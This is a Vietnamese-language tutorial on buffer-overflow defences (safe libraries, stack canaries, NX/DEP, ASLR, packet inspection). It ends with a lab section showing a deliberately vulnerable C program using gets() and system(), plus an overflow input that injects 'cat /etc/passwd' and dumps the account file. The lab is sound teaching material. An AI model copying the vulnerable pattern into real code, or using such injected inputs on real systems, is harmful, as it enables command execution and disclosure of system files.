Một số biến thể của C, chẳng hạn Cyclone, giúp ngăn chặn hơn nữa các lỗi tràn bộ đệm bằng việc chắt hạn như gắn thông tin về kích thước mảng với các mảng. Ngôn ngữ lập trình D sử dụng nhiều kỹ thuật đa dạng để tránh gần hết việc sử dụng con trả và kiểm tra biên do người dùng xác định.

Nhiều ngôn ngữ lập trình khác cung cấp việc kiểm tra tại thời gian chạy, việc kiểm tra này gửi một cảnh báo hoặc ngoại lệ khi C hoặc C++ ghi đè dữ liệu. Ví dụ về các ngôn ngữ này rất đa dạng, từ Python tới Ada, từ Lisp tới Modula-2, và từ Smalltalk tới OCaml. Các môi trường bytecode của Java và .NET cũng đòi hỏi kiểm tra biên đối với tất cả các mảng. Gần như tất cả các ngôn ngữ thông dịch sẽ bảo vệ chương trình trước các hiện tượng tràn bộ đệm bằng cách thông báo một trạng thái lỗi định rõ (well-defined error). Thông thường, khi một ngôn ngữ cung cấp đủ thông tin về kiểu để thực hiện kiểm tra biên, ngôn ngữ đó thường cho phép lựa chọn kích hoạt hay tắt chế độ đó. Việc phân tích tĩnh (static analysis) có thể loại được nhiều kiểm tra kiểu và biên động, nhưng các cài đặt tồi và các trường hợp rối rắm có thể giảm đáng kể hiệu năng. Các kỹ sư phần mềm phải cẩn thận cân nhắc giữa các phí tổn cho an toàn và hiệu năng khi quyết định sẽ sử dụng ngôn ngữ nào và cấu hình như thế nào cho trình biên dịch.

## Sử dụng các thư viện an toàn

Vấn đề tràn bộ đệm thường gặp trong C và C++ vì các ngôn ngữ này để lộ các chi tiết biểu diễn mức thấp của các bộ nhớ đệm với vai trò các chỗ chưa cho các kiểu dữ liệu. Do đó, phải tránh tràn bộ đệm bằng cách gìn giữ tính đúng đắn cao cho các phần mã chương trình thực hiện việc quản lý bộ đệm. Việc sử dụng các thư viện được viết tốt và đã được kiểm thử, dành cho các kiểu dữ liệu trùu tượng mà các thư viện này thực hiện tự động việc quản lý bộ nhớ, trong đó có kiểm tra biên, có thể làm giảm sự xuất hiện và ảnh hưởng của các hiện tượng tràn bộ đệm. Trong các ngôn ngữ này, xâu ký tự và mảng là hai kiểu dữ liệu chính mà tại đó các hiện tượng tràn bộ đệm thường xảy ra; do đó, các thư viện ngăn chặn lỗi tràn bộ đệm tại các kiểu dữ liệu này có thể cung cấp phần chính của sự che chắn cần thiết. Dù vậy, việc sử dụng các thư viện an toàn một cách không đúng có thể dẫn đến tràn bộ đệm và một số lỗi hỏng khác; và tất nhiên, một lỗi bất kỳ trong chính thư viện chính nó cũng là một lỗi hỏng. Các cài đặt thư viện "an toàn" gồm The Better String Library, Arri Buffer API và Vstr. Thư viện C

của hệ điều hành OpenBSD cung cấp các hàm hữu ích strlcpy strlcat nhưng các hàm này nhiều hạn chế hơn nhiều so với các cài đặt thư viện an toàn đầy đủ.

Tháng 9 năm 2006, Báo cáo kỹ thuật số 24731 của hội đồng tiêu chuẩn C đã được công bố; báo cáo này mô tả một tập các hàm mới dựa trên các hàm vào ra dữ liệu và các hàm xử lý xâu ký tự của thư viện C chuẩn, các hàm mới này được bổ sung các tham số về kích thước bộ đệm.

### Chống tràn bộ nhớ đệm trên stack

Stack-smashing protection là kỹ thuật được dùng để phát hiện các hiện tượng tràn bộ đệm phổ biến nhất. Kỹ thuật này kiểm tra xem stack đã bị sửa đổi hay chưa khi một hàm trả về. Nếu stack đã bị sửa đổi, chương trình kết thúc bằng một lỗi segmentation fault. Các hệ thống sử dụng kỹ thuật này gồm có Libsafe, StackGuard và các bản vá lỗi (patch) Propolicy

Chế độ Data Execution Prevention (cấm thực thi dữ liệu) của Microsoft bảo vệ thăng các con trỏ tới SEH Exception Handler, không cho chúng bị ghi đè.

Có thể bảo vệ stack hơn nữa bằng cách phân tách stack thành hai phần, một phần dành cho dữ liệu và một phần cho các bước trả về của hàm. Sự phân chia này được dùng trong ngôn ngữ lập trình Forth, tuy nó không phải một quyết định thiết kế dựa theo tiêu chí an toàn. Nhưng dù sao thì đây cũng không phải một giải pháp hoàn chỉnh đối với vấn đề tràn bộ đệm, khi các dữ liệu nhạy cảm không phải địa chỉ trả về vẫn có thể bị ghi đè.

### Bảo vệ không gian thực thi

Bảo vệ không gian thực thi là một cách tiếp cận đối với việc chống tràn bộ đệm. Kỹ thuật này ngăn chặn việc thực thi mã tại stack hay heap. Một kẽ tần công có thể sử dụng tràn bộ đệm để chèn một đoạn mã tùy ý vào bộ nhớ của một chương trình, nhưng với bảo vệ không gian thực thi, mọi cố gắng chạy đoạn mã đó sẽ gây ra một ngoại lệ (exception).

Một số CPU hỗ trợ một tính năng có tên bit NX ("No eXecute" - "Không thực thi") hoặc bit XD ("eXecute Disabled" - "chế độ thực thi đã bị tắt"). Khi kết hợp với phần mềm, các tính năng này có thể được dùng để đánh dấu các trang dữ liệu (chẳng hạn các trang chứa stack và heap) là đọc được nhưng không thực thi được.

Một số hệ điều hành Unix (chẳng hạn OpenBSD, Mac OS X) có kèm theo tính năng bảo vệ không gian thực thi. Một số gói phần mềm tùy chọn bao gồm:

PaX

Exec Shield

Openwall

Các biến thể mới của Microsoft Windows cũng hỗ trợ bảo vệ không gian thực thi, với tên gọi Data Execution Prevention (ngăn chặn thực thi dữ liệu). Các phần mềm gắn kèm (Add-on) bao gồm:

SecureStack

OverflowGuard

BufferShield

StackDefender

Phương pháp bảo vệ không gian thực thi không chống lại được tấn công return-to-libc.

### **Ngẫu nhiên hóa sơ đồ không gian địa chỉ**

Ngẫu nhiên hóa sơ đồ không gian địa chỉ (Address space layout randomization - ASLR) là một tính năng an ninh máy tính có liên quan đến việc sắp xếp vị trí các vùng dữ liệu quan trọng (thường bao gồm nội chúa mã thực thi và vị trí các thư viện, heap và stack) một cách ngẫu nhiên trong không gian địa chỉ của một tiến trình.

Việc ngẫu nhiên hóa các địa chỉ bộ nhớ ảo mà các hàm và biến nằm tại đó làm cho việc khai thác một lỗi tràn bộ đệm trở nên khó khăn hơn, nhưng phải là không thể được. Nó còn buộc kẻ tấn công phải điều chỉnh khai thác cho hợp với từng hệ thống cụ thể, điều này làm thất bại cố gắng của các con Sâu internet. Một phương pháp tương tự nhưng kém hiệu quả hơn, đó là kỹ thuật rebase đổi với các tiến trình và thư viện trong không gian địa chỉ ảo.

### **Kiểm tra sâu đối với gói tin**

Biện pháp kiểm tra sâu đối với gói tin (deep packet inspection - DPI) có thể phát hiện các cố gắng từ xa để khai thác lỗi tràn bộ đệm ngay từ biên giới mạng. Các kỹ thuật này có khả năng chặn các gói tin có chứa chữ ký của một vụ tấn công đã biết hoặc chứa một chuỗi dài các lệnh No-Operation (NOP - lệnh rỗng không làm gì), các chuỗi như vậy thường được sử dụng khi vị trí của nội dung quan trọng (payload) của tấn công hơi có biến đổi.

Việc rà các gói tin không phải là một phương pháp hiệu quả vì nó chỉ có thể ngăn chặn các tấn công đã biết, và có nhiều cách để mã hóa một lệnh NOP. Các kẻ tấn công có thể đã sử dụng mã alphanumeric, metamorphic, và Shellcode tự sửa để tránh bị phát hiện bởi việc rà gói tin.

### **II/ Thực hành:**

Ta khởi động hệ điều hành Linux bằng đĩa CD, sau đó soạn 1 đoạn code có nội dung sau:

```
#include <stdio.h>
main() {
    char *name;
    char *dangerous_system_command;
    name = (char *) malloc(10);
    dangerous_system_command = (char *) malloc(128);
    printf("Address of name is %d\n", name);
    printf("Address of command is %d\n", dangerous_system_command);
    sprintf(dangerous_system_command, "echo %s", "Hello world!");
    printf("What's your name?");
    gets(name);
    system(dangerous_system_command);
}
```

Lưu đoạn sau đây thành file text và biên dịch bằng gcc

```
root@1[Desktop]# gcc buffer.c -o buffer
buffer.c:13:2: warning: no newline at end of file
/tmp/ccefefvDP.o(.text+0x82): In function `main':
: warning: the `gets' function is dangerous and should not be used.
root@1[Desktop]# ./buffer
Address of name is 134520840
Address of command is 134520856
What's your name?hao
Hello world!
root@1[Desktop]# ./buffer
Address of name is 134520840
Address of command is 134520856
What's your name?1234567890123456cat /etc/passwd
root:x:0:0:root:/home/knoppix:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
```

```
proxy:x:13:13:proxy:/bin:/bin/sh
majordom:x:30:31:Majordomo:/usr/lib/majordomo:/bin/sh
postgres:x:31:32:postgres:/var/lib/postgres:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
msql:x:36:36:Mini SQL Database Manager:/var/lib/msql:/bin/sh
operator:x:37:37:Operator:/var:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats/gnats-db:/bin/sh
mysql:x:100:103:MySQL Server:/var/lib/mysql:/bin/false
postfix:x:102:65534:Postfix Mailsystem:/var/spool/postfix:/bin/false
knoppix:x:1000:1000:Kanotix User:/home/knoppix:/bin/bash
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
sshd:x:103:65534:SSH Server:/var/run/sshd:/bin/false
partimag:x:104:65534::/home/partimag:/bin/false
telnetd:x:101:101::/usr/lib/telnetd:/bin/false
distccd:x:105:65534::/bin/false
bind:x:106:108::/var/cache/bind:/bin/false
messagebus:x:108:1002::/var/run/dbus:/bin/false
captive:x:109:65534::/var/lib/captive:/bin/false
sslwrap:x:107:1001::/etc/sslwrap:/bin/false
distmp3:x:112:112::/nonexistent:/bin/false
saned:x:114:114::/home/saned:/bin/false
arpwatch:x:110:116:ARP Watcher,,,:/var/lib/arpwatch:/bin/sh
snort:x:111:117:Snort IDS:/var/log/snort:/bin/false
thpot:x:113:65534:Security Officer,,,:/usr/share/thpot:/dev/null
ftp:x:115:65534::/home/ftp:/bin/false
freerad:x:116:118::/etc/freeradius:/bin/false
debian-tor:x:119:119::/var/lib/tor:/bin/bash
```

Ta đã thực thi được lệnh cat /etc/passwd thông qua lõi tràn bộ đệm.